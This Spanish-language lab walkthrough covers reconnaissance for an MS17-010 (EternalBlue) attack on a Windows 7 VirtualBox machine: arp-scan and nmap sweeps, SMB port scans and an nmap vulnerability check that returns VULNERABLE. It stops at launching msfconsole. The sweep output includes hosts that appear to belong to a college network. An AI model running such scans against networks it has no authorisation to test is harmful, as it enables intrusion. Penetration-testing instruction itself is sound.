
Exploitation of the MS17-010 (EternalBlue) vulnerability in Windows 7

1. comando: ifconfig


- El comando ifconfig se usa para ver que tipo de interace estamos utilizando y para ver la IP de nuestro equipo.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::f92b:3dd9:5aa2:4fca  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 97  bytes 13370 (13.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 4862 (4.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet [redacted]  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2.comando: sudo arp-scan -I [nombre-interfaz] --localnet


- Lo que hace es envíar paquetes **ARP** a toda la red local. Es muy rápido y efectivo para descubrir dispositivos conectados (incluso si tienen firewalls que bloquean el ping común) porque el protocolo ARP es necesario para la comunicación básica en la red.



```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0  --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: [redacted], IPv4: [redacted]
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
[redacted]      [redacted]      (Unknown)
[redacted]      [redacted]      (Unknown)
[redacted]      [redacted]      (Unknown)
[redacted]      [redacted]      (Unknown: locally administered)
[redacted]      [redacted]      (Unknown: locally administered)
[redacted]      [redacted]      (Unknown: locally administered)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.912 seconds (133.89 hosts/sec)
. 6 responded
```

3.comando: sudo nmap -sn [red]/[prefijo].

- Realiza un **Ping Sweep**. El parámetro -sn le dice a Nmap que no escanee puertos, solo que identifique qué IPs responden.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn [redacted]
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 19:21 -0500
Nmap scan report for [redacted]
Host is up (0.14s latency).
Nmap scan report for hub.cotr.bc.c[redacted]
Host is up (0.14s latency).
Nmap scan report for ezproxy.cotr.bc.ca [redacted]
Host is up (0.15s latency).
Nmap scan report for [redacted]
Host is up (0.14s latency).
Nmap scan report for [redacted]
Host is up (0.14s latency).
Nmap scan report for [redacted]
Host is up (0.13s latency).
Nmap scan report for [redacted]
Host is up (0.13s latency).
Nmap scan report for [redacted]
Host is up (0.14s latency).
Nmap scan report for [redacted]
Host is up (0.15s latency).
Nmap scan report for [redacted]
Host is up (0.14s latency).
Nmap scan report for [redacted]
Host is up (0.14s latency).
Nmap scan report for [redacted]
Host is up (0.13s latency).
Nmap done: 256 IP addresses (12 hosts up) scanned in 27.24 seconds
```

4.comando:sudo nmap -sCV -p -vvv 135,139,445 [direccion-ip-de-red]/[prefijo-de-red].

Una vez que tienes la IP del objetivo, buscas "puertas abiertas".

- sudo nmap -sCV -p -vvv 135,139,445 [red]:
  - -sCV: Ejecuta scripts por defecto (-sC) e intenta determinar la versión de los servicios (-sV).
  - -p 135,139,445: Se enfoca en puertos críticos de Windows (RPC y SMB), que son los que usa EternalBlue.
  - -vvv: Triple "verbose", para que te muestre en tiempo real todo lo que va encontrando.




```
Nmap scan report for 192.168.1.26 (192.168.1.26)
Host is up (0.00076s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft
-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:F3:61:7B (Oracle VirtualBox virtual NIC)
Service Info: Host: MICROCHOFT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| nbstat: NetBIOS name: MICROCHOFT, NetBIOS user: <unknown>, NetBIOS MAC: 08:
00:27:f3:61:7b (Oracle VirtualBox virtual NIC)
| Names:
|   MICROCHOFT<20>       Flags: <unique><active>
|   MICROCHOFT<00>       Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
```

5.Comando: ping –c 1 (ip-de-la-maquina-vulnerable).

3. Verificación de Vulnerabilidad

Antes de lanzar un ataque, confirmas si el objetivo es realmente vulnerable.


•ping -c 1 [IP]: Una comprobación simple para verificar que la máquina sigue activa.



```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 192.168.1.26
PING 192.168.1.26 (192.168.1.26) 56(84) bytes of data.
64 bytes from 192.168.1.26: icmp_seq=1 ttl=128 time=1.33 ms

--- 192.168.1.26 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.327/1.327/1.327/0.000 ms
```

6.Comando:sudo nmap -p445 --script smb-vuln-ms17-010 [direccion-ip-maquina-vulnerable].


- sudo nmap -p445 --script smb-vuln-ms17-010 [IP]: Este es el comando clave. Usa un script específico de Nmap para chequear si el servicio SMB tiene el fallo de seguridad **MS17-010**. Si te dice "VULNERABLE", tienes luz verde.



```
└─$ sudo nmap -p445 --script smb-vuln-ms17-010 192.168.1.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 19:36 -0500
Nmap scan report for 192.168.1.26 (192.168.1.26)
Host is up (0.00070s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:F3:61:7B (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

6to.comando: msfconsole

